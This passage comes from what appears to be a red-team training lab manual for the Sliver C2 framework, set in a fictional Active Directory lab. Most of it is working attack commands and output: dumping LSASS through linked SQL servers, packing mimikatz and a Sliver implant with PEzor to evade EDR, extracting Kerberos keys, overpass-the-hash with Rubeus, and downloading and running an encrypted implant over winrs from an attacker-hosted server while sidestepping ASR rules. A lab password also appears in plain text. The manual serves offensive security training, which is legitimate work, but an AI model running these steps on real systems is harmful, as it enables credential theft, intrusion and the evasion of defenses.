shareX\monkeyX.dmp''' -QueryTarget eu-sqlX
```

NOTE: Performing an LSASS dump directly on disk on eu-sqlX can cause the .dmp file to be corrupted as EDRs can sometimes mangle the .dmp file when written on disk.

Execute the .NET PowerUpSQLEx.exe using **execute-assembly** as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p 'explorer.exe' -t 80
'/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'

[*] Output:
```

```
[....snip..... ]

Version     : SQL Server 2019
Instance    : EU-SQLX
CustomQuery :
Sysadmin    : 1
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-SQLX.EU.EUROCORP.LOCAL
}
User        : sa
Links       :
```

Note that since the memory dump is being written to a fileshare, you may need to wait for up to 10 minutes. The dump file size will initially be 0KB but eventually be something approximately 10MB.

Reiterate the process of converting PowerUpSqlEx.ps1 into an assembly one last time to Perform another benign query for safe measure to break any detection chain using **execute-assembly**.

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Quer
y "SELECT * FROM master.dbo.sysdatabases" -QueryTarget eu-sqlX
```

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'

[*] Output:

[....snip..... ]

Version     : SQL Server 2019
Instance    : EU-SQLX
CustomQuery : {master, tempdb, model, msdb}
Sysadmin    : 1
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-SQLX.EU.EUROCORP.LOCAL
}
User        : sa
Links       :
```

We can now begin to parse the exfiltrated LSASS minidump (monkey.dmp) using mimikatz as follows.

Use a previous Sliver session with local administrative privilege.

NOTE: If you encounter errors parsing the minidump file, most likely your student VM memory is full. Attempt a quick fix by logging in and out of the student VM. Also, turn off Windows Defender on the student VM.

Generate a packed .NET mimikatz with the following arguments to parse the LSASS minidump using PEZor:

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@dcorp-stdX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -
fluctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.ex
e -z 2 -b 1 -p '"privilege::debug" "sekurlsa::minidump
C:\AD\Tools\Sliver\students harex\monkeyX.dmp" "sekurlsa::ekeys" "exit"'

[....snip......]

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Parameters    : "privilege::debug" "sekurlsa::minidump C:\AD\Tools\Sliver
\studentsharex\monkeyx.dmp" "sekurlsa::ekeys" "exit"
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : none
  [ PE Headers    : overwrite
  [ Shellcode     : "/tmp/tmp.x5XcLMWE55/shellcode.cs"
  [ Exit          : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@dcorp-stdX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor
/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys-p
arser.exe.packed.dotnet.exe
```

Using **execute-assembly** to execute the packed binary to parse the dump in the elevated Sliver session, look for a process with SYSTEM privileges to be the parent of the current spawned process.
We can always use the **AbyssWebServer** migrated to taskhostw.exe session for this

In this case we will choose the conshost process as our parent process. Let's use the **execute-assembly** command with packed .NET mimikatz to parse the LSASS dump as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 180
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys-pa rser.exe.packed.dotnet.exe'

[*] Output:

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/


[....snip....]

Authentication Id : 0 ; 15338555 (00000000:00ea0c3b)
Session           : RemoteInteractive from 2
User Name         : dbadmin
Domain            : EU
Logon Server      : EU-DC
Logon Time        : 2/22/2024 12:08:22 AM
SID               : S-1-5-21-3665721161-1121904292-1901483061-1105

         * Username : dbadmin
         * Domain   : EU.EUROCORP.LOCAL
         * Password : (null)
         * Key List :
           des_cbc_md4       ef21ff273f16d437948ca755d010d5a1571a5bda62a0a372
b29c703ab0777d4f
           des_cbc_md4       0553b02b95f64f7a3c27b9029d105c27
           des_cbc_md4       0553b02b95f64f7a3c27b9029d105c27
           des_cbc_md4       0553b02b95f64f7a3c27b9029d105c27
           des_cbc_md4       0553b02b95f64f7a3c27b9029d105c27
           des_cbc_md4  0553b02b95f64f7a3c27b9029d105c27

[....snip....]
```

Now, use Overpass-the-hash on the studentX Sliver session using Rubeus to import the ticket of dbadmin user who is a member of eu.eurocorp.local. Run the below command:

```
[server] sliver (dcorp-std_https) > execute-assembly -i -t 180 '/mnt/c/AD
/Tools/Sliver/Rubeus.exe' 'asktgt /user:dbadmin /aes256:ef21ff273f16d437948ca
755d010d5a1571a5bda62a0a372b29c703ab0777d4f /domain:eu.eurocorp.local /dc:eu-
dc.eu.eurocorp.local /opsec /show /ptt'

[...snip...]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/EU.EUROCORP.LOCAL
  ServiceRealm             :  EU.EUROCORP.LOCAL
  UserName                 :  dbadmin
  UserRealm                :  EU.EUROCORP.LOCAL

[...snip...]
```

Lateral Movement – ASR Rules Bypass

Using execute and winrs

Generate a corresponding https implant for eu-sqlX as follows :

```
[server] sliver (dcorp-std_https) > generate -b https://172.16.100.X -e -f ex
e -N eu-sqlX_https -s Implants/eu-sqlX_https.exe
```

Use PEzor in a new Ubuntu WSL prompt to create a packed version of the previous https Sliver implant.

```
root@dcorp-stdX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -
fluctuate=NA -format=dotnet -sleep=5 -b 1 /mnt/c/AD/Tools/Sliver/Implants/eu-
sqlX_ https.exe

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/eu-sq.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/eu-sql_https.exe: PE32+ executable (G
UI) x86-64 (stripped to external PDB), for MS Windows
[?] Building .NET executable
[?] Executing donut

  [ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
  [ Copyright (c) 2019-2021 TheWover, Odzhan
```

```
  [ Instance type : Embedded
  [ Module file   : "/mnt/c/AD/Tools/Sliver/eu-sqlX_https.exe"
  [ Entropy       : Random names + Encryption
  [ File type     : EXE
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP/ETW : none
  [ PE Headers    : overwrite
  [ Shellcode     : "/tmp/tmp.FJgOK9ZYDj/shellcode.cs"
  [ Exit          : Thread

[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/eu-sqlX_https.exe.packed.dotnet.
exe: PE32+ e xecutable (console) x86-64 Mono/.Net assembly, for MS Windows


root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/P
Ezor/eu-sqlX_https.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/Implants/eu-s
qlX_https.exe
```

As the ticket successfully imported! We can now use winrs to access the remote eu-sqlX using Sliver's execute command. Run the below command to test this.

```
[server] sliver (dcorp-std_https) > execute -o -S winrs -r:eu-sqlX.eu.eurocor
p.local 'set username'

[*] Output:
USERNAME=dbadmin
[!] Exited with status 6!
```

Next, in the Ubuntu WSL prompt use the rc4.py script to generate an RC4 encrypted version of the Packed .NET Sliver implant named cipher.bin and a corresponding key called key.bin.

```
root@dcorp-studentX:/mnt/c/AD/Tools/Sliver/PEzor# cd /mnt/c/AD/Tools/Sliver

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver# ll Implants/eu-sqlX_https.exe
-rwxrwxrwx 1 wsluser wsluser 17420288 Mar 14 09:36 eu-sqlX_https.exe

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver# python3 rc4.py Implants/eu-sqlX_h
ttps.exe

root@dcorp-studentX:/mnt/c/AD/Tools/Sliver#  ll cipher.bin key.bin
-rwxrwxrwx 1 wsluser wsluser 17420288 Mar 21 08:24 cipher.bin*
-rwxrwxrwx 1 wsluser wsluser       16 Mar 21 08:24 key.bin*
```

Host the generated cipher.bin and key.bin using HFS / a python3 webserver.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@dcorp-studentX:~$ python3 -m http.server 8080
```

```
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Note that use of winrs is not detected by MDE. We will append an ASR exclusion such as **"C:\Windows\ccmcache\"** to avoid detections from the **"Block process creations originating from PSExec and WMI commands"** ASR rule.

Let's use winrs again with Sliver's **execute** command to execute curl on the remote target - eu-sqlx to download the CsharpLdr Loader so that we can later invoke our cipher.bin implant.

```
[server] sliver (dcorp-std_https) > execute -o -t 180 winrs -r:eu-sqlx.eu.eu
rocorp.local 'curl http://172.16.100.X/CsharpLdr.exe --output C:\Windows\Temp
\CsharpLdr.exe C:\Windows\ccmcache\'
```

*NOTE: the **execute** timeout could be achieved while curl is running in the remote eu-sqlx server, just wait few minutes for the curl to complete.*

Make sure that CsharpLdr.exe is downloaded completely, check the file size to ensure this.

```
[server] sliver (dcorp-std_https) > execute -o -S -t 180  winrs -r:eu-sqlx.eu
.eurocorp.local 'dir C:\Windows\Temp | findstr CsharpLdr.exe'

[*] Output:
02/21/2024  10:48 AM         166,912 CsharpLdr.exe
[!] Exited with status 6!
```

Let's now run the implant using winrs and Sliver's **execute** command with its corresponding IP, port, cipher & key path, we finally have a dbadmin Sliver session on eu-sqlX:

```
[server] sliver (dcorp-std_https) > execute -o winrs -r:eu-sqlX.eu.eurocorp.
local 'C:\Windows\Temp\CsharpLdr.exe'

[*] Output:
[*] Stderr:

[?] Usage:

         -h / --host for host
         -p / --port for port
         -c / --cipher for cipher
         -k / --key for key

Winrs error:The handle is invalid.
[!] Exited with status 6!

[server] sliver (dcorp-std_https) > execute -o winrs -r:eu-sqlX.eu.eurocorp.
local 'C:\Windows\Temp\CsharpLdr.exe -h 172.16.100.X -p 8080 -c cipher.bin -k
k ey.bin'
```

```
⁘  Executing winrs -r:eu-sqlX.eu.eurocorp.local C:\Windows\Temp\CsharpLdr.exe
 -h 172.16.100.X -p 80 -c cipher.bin -k key.bin ...

[*] Session 2a7af7d1 eu-sqlX_https - 172.16.15.17:50253 (eu-sqlx) - windows/a
md64 - Thu, 21 Mar 2024 08:36:46 PDT

[server] sliver (dcorp-std_https) > sessions -i 2a7af7d1
[*] Active session eu-sqlX_https (2a7af7d1)

[server] sliver (eu-sqlX_https) > info
        Session ID: 2a7af7d1-56af-4c50-b6ba-0331513637e6
              Name: eu-sqlx
          Hostname: eu-sqlx
              UUID: e332346d-04d2-4765-953f-767e6d7e1bd6
          Username: EU\dbadmin
```

Resources and Tools

Some useful resources that have been referred to and would be advised to have a read through are mentioned below.

- Getting Started with Sliver (Official Wiki): **https://github.com/BishopFox/sliver/wiki/Getting-Started**
- Sliver GUI: **https://github.com/BishopFox/sliver-gui**
- Sliver OPSEC Notes: **https://tishina.in/opsec/sliver-opsec-notes**
- Hunting Sliver C2's by Microsoft: **https://www.microsoft.com/security/blog/2022/08/24/looking-for-the-sliver-lining-hunting-for-emerging-command-and-control-frameworks/**
- BC Security's logging bypasses: **https://www.bc-security.org/post/powershell-logging-obfuscation-and-some-newish-bypasses-part-1/**
- ScriptBlock bypass by cobbr.io: **https://cobbr.io/ScriptBlock-Logging-Bypass.html**
- LDAP filters explained by Microsoft: **https://social.technet.microsoft.com/wiki/contents/articles/5392.active-directory-ldap-syntax-filters.aspx**
- Popular LDAP filters by ldapexplorer: **http://www.ldapexplorer.com/en/manual/109050000-famous-filters.htm**
- PPID Spoofing by ired.team: **https://www.ired.team/offensive-security/defense-evasion/parent-process-id-ppid-spoofing**
- PEzor Blog series: **https://github.com/phra/PEzor#PEzor**
- Slivers rportfwd command: **https://github.com/BishopFox/sliver/wiki/Port-Forwarding#reverse-port-forwarding**
- Slivers SOCKS5 command: **https://github.com/BishopFox/sliver/wiki/Reverse-SOCKS#in-band-socks5**

A list of all tools used throughout the lab are mentioned below.

- Sliver: **https://github.com/BishopFox/sliver/releases**
- StandIn: **https://github.com/FuzzySecurity/StandIn**
- ADSearch: **https://github.com/tomcarver16/ADSearch**
- ADCollector: **https://github.com/dev-2null/ADCollector**
- Dsquery: **https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc732952(v=ws.11)**
- Bloodhound: **https://github.com/BloodHoundAD/BloodHound**
- SharpHound: **https://github.com/BloodHoundAD/SharpHound**
- silenthound.py: **https://github.com/layer8secure/SilentHound**
- Sa-schtasksenum: **https://github.com/sliverarmory**
- Sa-Netshares: **https://github.com/sliverarmory**
- Sa-sc-enum: **https://github.com/trustedsec/CS-Situational-Awareness-BOF/blob/master/SA/**
- SharpUp: **https://github.com/GhostPack/SharpUp**
- Seatbelt: **https://github.com/GhostPack/Seatbelt**
- LACheck: **https://github.com/mitchmoser/LACheck**
- CIMplant: **https://github.com/FortyNorthSecurity/CIMplant**
- remote-sc-tools: **https://github.com/sliverarmory**
- psexec: **https://github.com/BishopFox/sliver/blob/7d07f4c518838f8a31c532ac9ad5c79ec9db15f6/client/command/exec/psexec.go**
- SharpWMI: **https://github.com/GhostPack/SharpWMI**
- Python3 Webserver: **https://developer.mozilla.org/en-US/docs/Learn/Common_questions/set_up_a_local_testing_server**
- Stracciatella: **https://github.com/mgeeky/Stracciatella**
- Execute-Assembly: **https://github.com/med0x2e/ExecuteAssembly**
- Inline-execute-assembly: **https://github.com/anthemtotheego/InlineExecute-Assembly**

- PS2EXE: **https://github.com/MScholtes/PS2EXE**
- PEzor: **https://github.com/phra/PEzor**
- SharpKatz: **https://github.com/b4rtik/SharpKatz**
- SharpSecDump: **https://github.com/G0ldenGunSec/SharpSecDump**
- Invoke-Mimikatz: **https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1**
- RACE Toolkit: **https://github.com/samratashok/RACE**
- Rubeus: **https://github.com/GhostPack/Rubeus**
- RubeusToCcache: **https://github.com/SolomonSklash/RubeusToCcache**
- c2tc-kerberoast: **https://github.com/outflanknl/C2-Tool-Collection/tree/main/BOF/Kerberoast**
- Get-RBCD-Threaded: **https://github.com/FatRodzianko/Get-RBCD-Threaded**
- SharpAllowedToAct-Modify: **https://github.com/pkb1s/SharpAllowedToAct**
- delegationbof: **https://github.com/IcebreakerSecurity/DelegationBOF**
- Certify: **https://github.com/GhostPack/Certify**
- PowerUpSQL: **https://github.com/NetSPI/PowerUpSQL**
- Hashcat: **https://github.com/hashcat/hashcat**
- Process Hacker: **https://processhacker.sourceforge.io/**

Closing Note

This lab manual provides insight to operate Sliver competently with a good sense of endpoint OPSEC. However, Sliver can implement a lot more advanced techniques like reflective dll's, Syscall integration, dllhijacking, socks5, rportfwd, BOF execution etc to handle advanced protections like MDE, Sysmon, ETW, ASR and the like. This lab manual should be able to provide the base competency to research tackling such intermediate and advanced defenses using the Sliver C2.